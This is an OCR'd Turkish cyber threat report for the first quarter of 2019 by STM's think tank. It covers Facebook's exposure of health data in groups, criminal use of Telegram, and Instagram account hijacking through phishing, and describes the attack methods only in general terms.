
SİBER TEHDİT DURUM RAPORU

OCAK-MART 2019

STM MÜHENDİSLİK TEKNOLOJİ DANIŞMANLIK

thinktech STM Teknolojik Düşünce Merkezi



İÇİNDEKİLER

GİRİŞ

2019'un ilk çeyreğinde adından söz ettiren siber olaylar; kişisel verilerin mahremiyeti, sosyal medya, istihbarat faaliyetleri, zararlı yazılımlar, eski ve yeni teknolojilerin senkronizasyonu konularında ortaya çıkan güvenlik riskleriyle ilgiliydi. Üç aylık dönem içinde öne çıkan vakaları inceleyerek derlediğimiz bu raporda ilgili vakalara ait detaylı analizler yer alıyor.

Kişisel Verilerin Korunması Kanunu (KVKK) ve kullanıcı veri paylaşımı gibi kişisel verilerin mahremiyetiyle ilgili konular 2019 yılında da öne çıkan güvenlik endişeleri arasında yer almaya devam ediyor. Geçtiğimiz yıllarda veri ihlali iddiaları ve aldığı cezalarla sürekli gündeme gelen Facebook, bir veri mahremiyeti vakasıyla yeniden gündemde geldi. Facebook'ta bulunan grup özelliği üzerinden iletişim kuran kullanıcılara ait verilerin ticari amaçlarla kullanıldığı iddiası aynı zamanda 2016 yılındaki Amerika Birleşik Devletleri (ABD) seçimleriyle ilgili olarak tartışma yaratan "Cambrdige Analytica" vakasını yeniden gündeme getirdi. Güvenlik araştırmacıları yaptıkları analizlerde Facebook tarafından sunulan grup özelliği sayesinde gruplarda paylaşılan kullanıcı sağlık bilgilerinin elde edilebildiğini keşfetti.

Bilindiği üzere iletişim ve sosyalleşme uygulamalarında güvenlik konusu her daim ön plandadır. Belli bir uygulamanın kullanımının yaygınlaşması yapılan reklamlara, ulaşılan kitlelere, sunulan hizmetin işlevselliğine ve sunulan servisin güvenliğine bağlı olarak artış gösterir veya azalır. Sözkonusu bir sohbet uygulaması olduğu zaman işlevsellik ve güvenlik ön plana çıkıyor. Bu alanda Telegram isimli sohbet uygulaması sıkı güvenlik politikalarıyla dikkat çekiyor. Telegram uygulamasının sağladığı güvenlik seviyesinin pazardaki rakiplerine göre açık ara önde olduğu sıklıkla belirtiliyor. Bu husus kullanıcılar için bir avantaj olarak değerlendirilmekle birlikte uygulamanın sağladığı gizlilik sayesinde kapalı kapılar ardında birçok yasadışı aktivitenin mümkün olması bir kamu güvenliği sorununa olanak sağlamaktadır. Yapılan analiz çalışmalarında Telegram'da bulunan gruplarda birçok zararlı yazılımın ve terörist aktivitenin yürütüldüğü gündeme gelmiştir.

Sosyal medya platformları günlük hayatta sosyalleşmenin yanı sıra trend takip edilen, reklam izlenen, alışveriş yapılan ve haber alınan araçlar olma yolunda hızla ilerlemektedir. Kullanıcılar takipçi sayılarını artırmaya çalışırken ticari işletmeler de ürünlerini sosyal medya üzerinden kullanıcıların beğenisine sunmaktadır. Son dönemde Instagram kullanıcı aktivitesi bakımından en çok öne çıkan sosyal medya uygulamalarından olmuştur. Dolayısıyla Instagram'daki popüler hesaplara yönelik siber saldırılar da artış göstermiştir. Saldırganların oltalama saldırılarıyla ele geçirdikleri hesaplardan şantaj yaparak para talep ettikleri tespit edilmiştir.

Geçtiğimiz üç sene içerisinde kripto para birimleri ulaştıkları yüksek finansal değerler ile sürekli gündeme geldi. Gerek kripto para borsalarına yönelik gerekse kripto para kazıma/üretme süreçlerine yönelik birçok saldırı gerçekleşti. Hedef odaklı saldırıların artış gösterdiği son dönemlerde kripto para borsaları üzerindeki kullanıcı hesaplarını ele geçirmek üzere tasarlanmış birçok zararlı tarayıcı eklentisinin varlığı tespit edildi. CookieMiner isimli zararlının kullanıcıların hem kripto para borsalarında hem de diğer platformlarda kullandığı oturum açma bilgilerini ve oturum çerezlerini ele geçirmeye çalıştığı ortaya çıktı. CookieMiner'in Mac kullanıcılarını hedeflediği belirtilirken zararlının OSX.DarthMiner isimli zararlıyla olan benzerliği de dikkat çekiyor.

Saldırı ve savunma yöntemlerinin sürekli olarak değişip geliştiği ve gittikçe karmaşıklaştığı bu süreçte yeni teknolojilerin takip edilmesi ve eski teknolojilerin yeni teknolojilerle uyumlu çalışmasının sağlanması kritik öneme sahiptir. İsrail EL-AL havayolunun rezervasyon sisteminde keşfedilen bir zafiyet üzerinden diğer müşterilerin rezervasyonlarına müdahale edilebileceği ortaya çıktı. Aynı sistemin 141 havayolu firması tarafından kullanıldığının ve saldırılarda kaba kuvvet saldırı (*brute force*) yönetiminin rahatlıkla kullanılabileceğinin altını çizen araştırmacılar güvenlik çözümlerine yeni nesil önlemlerin dahil edilmesi gerektiğini vurguluyor. Benzer bir zafiyet de Avrupalı uçak üreticisi Airbus firmasına ait "Ticari Uçak" bilgi sistemlerinde keşfedildi.

Yeni nesil siber saldırılar hem yeni geliştirilen teknolojileri hem de mevcut uygulamaları hedef almaktadır. Dünyada milyonlarca kullanıcısı olan WinRAR isimli sıkıştırma yazılımında 19 yıldır mevcut olan bir zafiyetin varlığı keşfedildi. İlgili zafiyetin giderilmesi için gerekli kaynak kodlarının bulunmaması nedeniyle uygulamadaki bazı özelliklerin devre dışı bırakılması gerekti.

Siber suç örgütleri her geçen gün zararlı yazılım faaliyetleri ile istihbarat aktivitelerini birlikte kullanarak eyleme geçmektedir. Küresel çapta etkin olabilen ve değişik saldırı çeşitlerine başvuran tehdit aktörleri bireysel kullanıcılar kadar kurumsal kullanıcıları da hedef seçmektedir. 2018 başlarında gündeme gelen GandCrab isimli fidye zararlı yazılımı 2019'da da yeni sürümleriyle tehdit oluşturmaya devam ediyor. Aynı şekilde 2013 yılında finans sektöründe tehdit oluşturan FIN7 isimli siber suç örgütünün yürüttüğü oltalama saldırı kampanyalarının devam ettiği tespit edildi. Hedef odaklı saldırıların bir diğer örneği Türkiye'deki kullanıcılara yönelik olarak gündeme gelen Teeny Ransomware fidye zararlı yazılımı oldu. Bu zararlının Petya fidye zararlısıyla benzerlik göstermesi dikkat çekti.

Kullanım oranı bilgisayarlardan daha fazla olan mobil cihazlar tehdit aktörlerinin yeni hedefi haline gelmiş bulunuyor. Güvenilir içerik sağlayıcılarına yüklenen zararlı yazılımlar kullanıcılar için büyük risk oluşturuyor. Google Play olarak bilinen uygulama mağazasında birçok zarar-

lı yazılımın bulunduğu tespit edildi. Kullanıcıların kripto cüzdan bilgilerini ele geçirmeyi amaçlayan MetaMask isimli zararlı yazılımla, kullanıcıların kişisel bilgilerini almayı hedefleyen ve ilgili cihazı botnet ağına dahil eden Cometbot isimli yazılımın dijital uygulama mağazalarında da bulunduğu tespit edildi. Bankacılık zararlıları ve hedef odaklı oltalama saldırıları geçen yıldan bu yana sürekli olarak artış gösteriyor. MetaMask ve Cometbot ile benzer şekilde dijital uygulama mağazalarında bulunan bir diğer zararlı uygulama ise bankaların kuruluş yıldönümleri için özel olarak tasarlanmış çekiliş uygulamaları şeklinde sunulabiliyor ancak gerçekte kullanıcıların bankacılık bilgilerini almayı hedefliyor.

Son dönemde gündeme gelen yeni bir gelişme de GrayKey isimli cihazla Apple cihazların kilidinin çözülmesi oldu. Bir diğer önemli gelişme de Github depolarında bulunan projelere ait gizli anahtarların yapılan bir hata sonucunda birçok hassas verinin uygulama geliştirme kısmında tüm kullanıcılara açık hale gelmesine izin vermesi oldu. Benzer şekilde MongoDB'de yapılan bir yapılandırma hatası yüzünden ilgili veritabanlarının internete açık hale geldiği ve bunun da Shodan gibi internete bağlı aygıt arama motorlarında tespit edilebileceği ortaya çıktı. IoT ve sağlık teknolojileri entegrasyonuyla kurulan MBAN (Medical Body Area Network) kapsamında hasta takip sistemlerine ve tedavi cihazlarına yönelik saldırıları tespit eden bir sistem geliştirildi. Sağlık alanında öne çıkan bir diğer gelişme ise DNA sentezleme sonrasında dijital formatta yazılan verilerin işlendiği kütüphanelerde zafiyet tespit edilmesi oldu. Tespit edilen zafiyetin sömürülmesiyle ilk DNA sömürüsünün fiziksel olarak başarıyla sentezlendiği açıklandı.

Bu dönem raporumuzda inceleme konusu olarak STM Siber Güvenlik Ar-Ge Grubumuzun da üzerinde çalıştığı IoT ve sağlık teknolojilerinin güvenliği özelindeki gelişmeleri inceledik. Dönem inceleme konusu olarak ele aldığımız "Kablosuz Vücut Alan Ağları İçin Saldırı Tespit Sistemi" isimli makalemizi "Dönem İnceleme Konusu" başlığı altında bulabilirsiniz.

SİBER TEHDİT İSTİHBARATI

Bu kısımda STM Siber Füzyon Merkezimizdeki analistlerinin gerçekleştirdiği mevcut veya öngörülen siber saldırı, zararlı yazılım veya sıfırıncı gün açıklıklarına yönelik gerçekleştirilen tehdit analizlerinin sonuçları anlatılmaktadır.

1. Facebook ve Kişisel Sağlık Verileri İhlali

Amerika Birleşik Devletleri Federal Ticaret Komisyonu Koruma birimine bağlı olan Gizlilik ve Kimlik Bölümü tarafından 14 Aralık 2018 tarihinde Facebook şirketi hakkında başlatılan incelemeye göre; Facebook tarafından sağlanan "Grup" adlı hizmeti kullanan kişilerin kişisel sağlık verilerinin toplanarak "Kişisel Sağlık Kayıtları" olarak pazarlandığı ve Facebook kullanıcılarının verdiği gizlilik kararlarının aksine paylaşımlar yapıldığı iddia edilmektedir.

Ticaret Komisyonu bu iddiaları, çözüme kavuşturması için Facebook'a bildirdiğini ancak Facebook tarafından bu teklifin reddedildiğini belirtiyor. Komisyon, Facebook'un Federal Ticaret Yasasını ihlal ettiğini ve kullanıcılarla şirket arasında adaletsiz bir ilişki olduğunu söylüyor.


Facebook'un ABD seçimlerinde veri pazarladığı iddiasıyla gündeme gelmesine yol açan "Cambridge Analytica" skandalının ardından, Mart 2018'de bir hasta Facebook üzerinde hasta mahremiyetiyle ilgili araştırma yapmaya başladı. Belirli bir hastalıktan mustarip kişilerin kendi aralarında Facebook grupları oluşturduğunu ve burada paylaşımlar yaptığını görmesi üzerine "Grouply.IO" adlı bir Chrome tarayıcı eklentisi kullanarak kapalı veya herkese açık Facebook gruplarının üye listelerini indirmenin mümkün olduğunu keşfetti. Bu konudaki endişelerini de güvenlik araştırmacısı Fred Trotter'a ulaştırdı.

Trotter yaptığı araştırmada, Grouply.IO eklentisini kullanarak bir Facebook grubunun üye listesinde yer alan yaklaşık 10.000'den fazla kişinin bilgilerine ulaşabildi. Gruptaki bütün üyelerin meme kanseri için BRCA testi pozitif olan kişiler olduğunu ve çoğunun e-posta adresleri, ikamet adresleri ve iş verilerini grup içinde paylaştığını gördü.


Trotter bunun üzerine hazırladığı güvenlik açığı raporunu Facebook'a iletti. Yaklaşık 10 gün sonra, 20 Haziran 2018'de Facebook güvenlik ekibinden sorunun gizlilik veya güvenlik ihlali olarak kabul edilemeyeceğini bildiren bir e-posta aldı. Ancak Facebook'un grup özelliğinin aktif olarak kullanılması için yürüttüğü çabalar incelendiğinde Facebook'un gruplar üzerinden kişisel sağlık verisi toplamayı hedeflediği düşünülmektedir. Bu kapsamda;

- Facebook tarafından düzenlenen topluluklar zirvesinde "Kapalı Forumlar" özelliği tanıtıldı ve alkol bağımlıları için oluşturulan "Bağımlılık Destek Grubu" konulu bir video hazırlandı. Facebook bu topluluk üyelerine kimliklerinin anonim olarak tutulacağını bildirdi.
- Facebook grup türleri arasında "Ebeveynler, Proje, Kulüp vb." farklı gruplar bulunmaktadır.
- Mark Zuckerberg kamuya açık birçok konuşmasında hastalıklar ve hasta bakımı gibi konularda işbirliği ve koordinasyon sağlanması için grupların kullanılmasını teşvik ettiğini açıklamıştır.
- Şubat 2018 tarihinde Facebook "Gruplar ve Topluluklar" başkanı Jennifer Dulski, ABC News'a verdiği röportajda "Bağımlılar için Facebook destek gruplarını özellikle tavsiye ediyoruz" dedi.

- Ağustos 2018 tarihinde Facebook, farklı cinsel yönelimleri olan çocukların ebeveynleri için mentorluk özelliğini destekleyen bir grup oluşturdu. Cinsiyet ve cinsellik, özellikle sağlıkla ilgili tercihleri etkilediğinde, kişisel sağlık verisi olmaktadır. Özellikle bu kişisel sağlık verisi çocuk ve genç bireylerle ilgili olduğunda çok sayıda zorbalık ve taciz vakası yaşanmaktadır. Bu nedenle bu gibi gruplardaki kullanıcı gizliliği en önemli güvenlik sorunlarından biridir.
- Facebook, belirli hastalıklarla ilişkilendirdiği grup özelliğini kullanmayan kullanıcılarını bu özelliği kullanmaya teşvik etmek için makine öğrenmesi teknolojisini kullanmaktadır. Ayrıca Facebook, ticari amaçlar için kullanıcıların tanımlanabilir sağlık bilgilerini hedeflemektedir. Özellikle, reklam verenlerin belirli klinik koşullarıyla ilgilenen kullanıcılarla bağlantıya geçmesine izin vermektedir.



Şekil 1: Belirli bir hastalığı olan bir bireyin ticari amaçlar için hedefli reklama yöneltilme örneği



Şekil 2: Sağlık durumu için hedefli reklam örneği

Çok az sayıda Facebook kullanıcısı, Facebook'un algoritmalarının nasıl çalıştığını ayrıntılı olarak bildiğinden, kullanıcılar sağlık bilgilerinin Facebook tarafından ne ölçüde kullanıldığını bilmemektedir. Bu da kişisel verilerin işlenmesi ve ticari olarak pazarlanmasıyla ilgili önemli bir sorun teşkil etmektedir.

Aşağıdaki şekillerde ekran görüntüleri toplanan, kullanılan ve paylaşılan sağlık bilgisi örnekleri verilmektedir.

Şekil 3: Kapalı grupta paylaşılan cerrahi sonrası mastektomi fotoğrafı örneği

Şekil 4: Kapalı bir grupta paylaşılan klinik rapor

Sonuç olarak Facebook, grup ve destek grubu özelliğini kullanan kullanıcılardan kişisel sağlık verilerini toplayarak üçüncü taraf uygulamalarla ve reklam verenlerle bu bilgileri ve ilişkili bilgileri ticari amaçla paylaşmıştır. Federal Ticaret Komisyonu tarafından bu sızıntıların iki şekilde paylaşıldığı belgelenmiştir:

- Grup API'si kullanılarak
- Grup Gizlilik ayarları kullanılarak

* Kullanıcı verileri kullanıcı rızası olmadan anonimleştirilerek ve maskeleyerek paylaşılmıştır.

2. Siber İstihbarat Açısından Önemli Bir Kaynak: Telegram

Raporumuzun bu bölümü Telegram mesajlaşma platformunun ayrıntılı güvenlik analizini içermektedir. Telegram'ın tehdit aktörleri tarafından nasıl kullanıldığını değerlendirmek için açık kaynak istihbarat çalışmaları yapılmış ve güvenlik üreticilerinin de raporlarından yararlanılmıştır. Bu analizin siber suç grupları, özellikle de Brezilyalı veya Çinli siber suç aktörleri tarafından hedeflenen kuruluşlar ve yer altı dünyasındaki (underground) hareketleri izlemek isteyenler için faydalı olacağı değerlendirilmektedir.

Siber suçlular, yasadışı faaliyetlerinde dark web'e ek olarak çeşitli sohbet uygulamalarından yararlanmaktadır. Bunun nedeni bazı devletlerin internet üzerinde uyguladıkları kısıtlayıcı ve internette anonim kalmayı önleyen politikalardır. Tüm dünyada kullanıcılar, kişisel bilgisayarlara nazaran mobil cihazlarla daha çok zaman geçirme eğiliminde olduğu için siber suçlular arasında popüler olan birçok sohbet uygulaması mobil uygulamalardır. Telegram ise hem masaüstü hem de mobil işlevselliğe sahip underground forumlarındaki en popüler ve bilinen mesajlaşma uygulamalarından biridir. Telegram, veri gizliliği politikası, güvenli şifreleme ve çoklu sohbet işlevi barındıran ve masaüstü ve mobil kullanımları olan bir uygulamadır. Bu özelliklerden dolayı hem normal kullanıcılar hem de siber suçlular arasında popülerdir. Özellikle geçtiğimiz yakın dönemlerde WhatsApp ve Instagram sunucularında yaşanan hizmet kesintileri nedeniyle, yalnızca bir gün içinde üç milyon kişinin Telegram'a üye olduğu bilinmektedir [1].

2.1. Telegram Hakkında Önemli Başlıklar

Telegram, 2013 yılında Rus Pavel Durov tarafından oluşturulan bulut tabanlı bir anlık mesajlaşma uygulamasıdır. Çekirdek geliştirme ekibi Dubai'dedir. Mart 2018'de uygulamanın aylık kullanıcı sayısının 200 milyonun üzerinde olduğu bilinmektedir. Uygulamanın SSS kısmında, ana odağı "hız ve güvenlik" olarak belirtilmiştir. Siber suçlular tarafından kullanılan başka sohbet uygulamaları varsa da Telegram bu topluluklar arasında uzun zamandır popüler olmaya devam ediyor.

Telegram'da güvenlik yüksek öncelikli bir özelliktir. Şirketin ayrıntılı şifreleme politikaları ve dağıtılmış depolama altyapısı nedeniyle, Telegram kullanıcı ve sohbet verileri birden fazla ülkede güvenli şekilde depolanmaktadır. Şirket web sitesinde, "Telegram bugüne kadar kuruluşlar dahil üçüncü taraflara 0 bayt kullanıcı verisi açıklamıştır" denilmektedir. Telegram'ın güvenlik ve rahatlığa vurgu yapması, uygulamayı hem suçlular hem de aşırılık yanlıları için çekici kılmaktadır. Uygulamanın, propaganda yapmak, yeni üyeler bulmak ve saldırı bilgilerini paylaşmak için DAEŞ üyeleri tarafından yoğun bir şekilde kullanıldığı değerlendirilmektedir [2]. Ayrıca, Telegram kanallarında yasadışı içerik reklamları ve birçok dilde kaçakçılık platformları da bulunmaktadır. Veri toplamayı olabildiğince zorlaştırmaya odaklanmasına rağmen barındırdığı yasadışı içerikler nedeniyle, Telegram Rusya da dahil birçok ülke tarafından yasaklanmaya çalışılmıştır.

Özet olarak Telegram;

- Kurulduğundan bu yana underground'da popüler olan çok amaçlı bir sohbet uygulamasıdır.
- Telegram'ın kendine ait güvenlik protokolü, çok sayıda sohbet seçeneği ve kolay kullanılabilir olması popüler olmasını sağlamış olmakla birlikte güvenlik araştırmacıları uygulamada farklı zamanlarda değişik güvenlik açıkları keşfetmiştir.
- Telegram kötü amaçlı yazılımların yayılması için kullanılmış ya da kullanıcıları sahte Telegram uygulamaları tarafından hedeflenmiştir.
- Siber suçlular yasadışı ürünlerin dağıtımını yapmak, ilgili internet forumlarından duyuruları göndermek ve diğer suçlularla iletişim kurmak için Telegram gruplarını kullanmıştır.

Şekil 5: Telegram gruplarındaki yasadışı Portekizce içerik


Şekil 6: Telegram gruplarındaki yasadışı Çince içerik

Telegram grupları 200.000 üyeye kadar izin vermektedir. Özel gruplar uygulama içinde isimlerine göre aranabilirken (t[.]me/[group username]) bu bağlantıya sahip olan herkes tarafından da aranabilmektedir. Özel gruplara yalnızca yönetici onaylı bir davet bağlantısına sahip üyeler tarafından erişilebilir. Bu gruplardaki içerikler büyük farklılıklar göstermektedir.

Gruplar, büyük ölçüde aynı dili konuşan veya aynı foruma üye olan tehdit aktörü grupları tarafından kullanılmaktadır. Genellikle sızıntı verileri, zararlı yazılım bulaşmış makinelere erişim, barındırma hizmetleri ve diğer yasa dışı çevrimiçi hizmetlere ilişkin reklamlar üzerinde konuşma ve tartışmalara rastlanmaktadır.

Şekil 7: Çinli Telegram grubu üyeleri bankacılık ve kişisel verilerin satışını konuşmaktadır

Şekil 8: Portekizce Carding kanalı reklamı



Şekil 9: Rusça konuşan Lolzteam üyeleri yeni domain adresini duyurmaktadır

3. Sosyal Medya Platformlarında Hesap Güvenliği - Instagram

Sosyal medya günümüzün vazgeçilmez araçları arasında yer alıyor. Bazen günlük paylaşım yapmak, bazen bilgi almak, bazen de alışveriş yapmak için kullanılan sosyal medya platformları kişiler kadar ticari amaçlı işletmeler tarafından da sıkça kullanılmaktadır. Yönetilen hesapların **takipçi sayısı** ve **popülerliği** sosyal medya kullanıcıları kadar **saldırganların** da dikkatini çekmektedir.


Popüler Instagram hesaplarına yönelik saldırıların arttığı görülüyor. Birçok hesap kalıcı olarak ele geçiriliyor. Geçtiğimiz günlerde bu konu hakkında bir forum site-

sinde konuşulan bir haber incelendiğinde sosyal medya hesaplarının "oltalama" saldırı metoduyla ele geçirildiği anlaşılmaktadır. Ele geçirilen hesapların takipçi sayılarının 15 bin ila 70 bin arasında değişiklik gösterdiği görülüyor.

Saldırganlar ele geçirdikleri hesapların sahiplerinden çoğu zaman para talep etmektedirler. Ayrıca şantaj yoluyla fotoğraf ve videolar da talep edildiği görülmektedir. Saldırganlar, hesap sahiplerini, ele geçirdikleri hesaptaki verileri silmekle, hassas bilgileri ifşa etmekle tehdit etmektedir. Saldırganların talepleri karşılansa dahi ele geçirdikleri hesapları geri vermedikleri değerlendirilmektedir [3].


3.1. Instagram Hesabı Ele Geçirme Yöntemleri

- **Kurban Arayışı**: Saldırganlar önce Instagram'da keşife çıkarlar ve popüler hesapları gözlerine kestirip hedef haline getirirler.
- **Zafiyetli Hesaplar**: Daha önce ele geçirilmiş bir hesap, Instagram yönetimi tarafından kolay askıya alınabilir bir profil niteliğindedir. Saldırgan ele geçirdiği hesabı, hesap sahibinin kurtarma e-postası almaması için askıya alır.
- **Oltalama**: Saldırgan yine Instagramı kullanarak öncelikle "Kurban" hesabının e-posta adresini elde eder. Ardından elde ettiği hedef e-posta adresine Instagram'dan geliyormuşçasına bir "oltalama e-postası" gönderir.
- **Senaryo**: E-postanın içeriği tamamen saldırganın hayal gücüne ve uygulayacağı senaryoya göre değişiklik gösterir. Bu senaryoda ise "Instagram Verify Team" den gönderilen; kullanıcının Instagram profiline "Doğrulanmış Rozeti" alabilmesini sağlayacak bir e-posta içeriği yer alıyor. Saldırgan oltalama e-postasını kurbana flood e-postaler halinde gönderir [4].

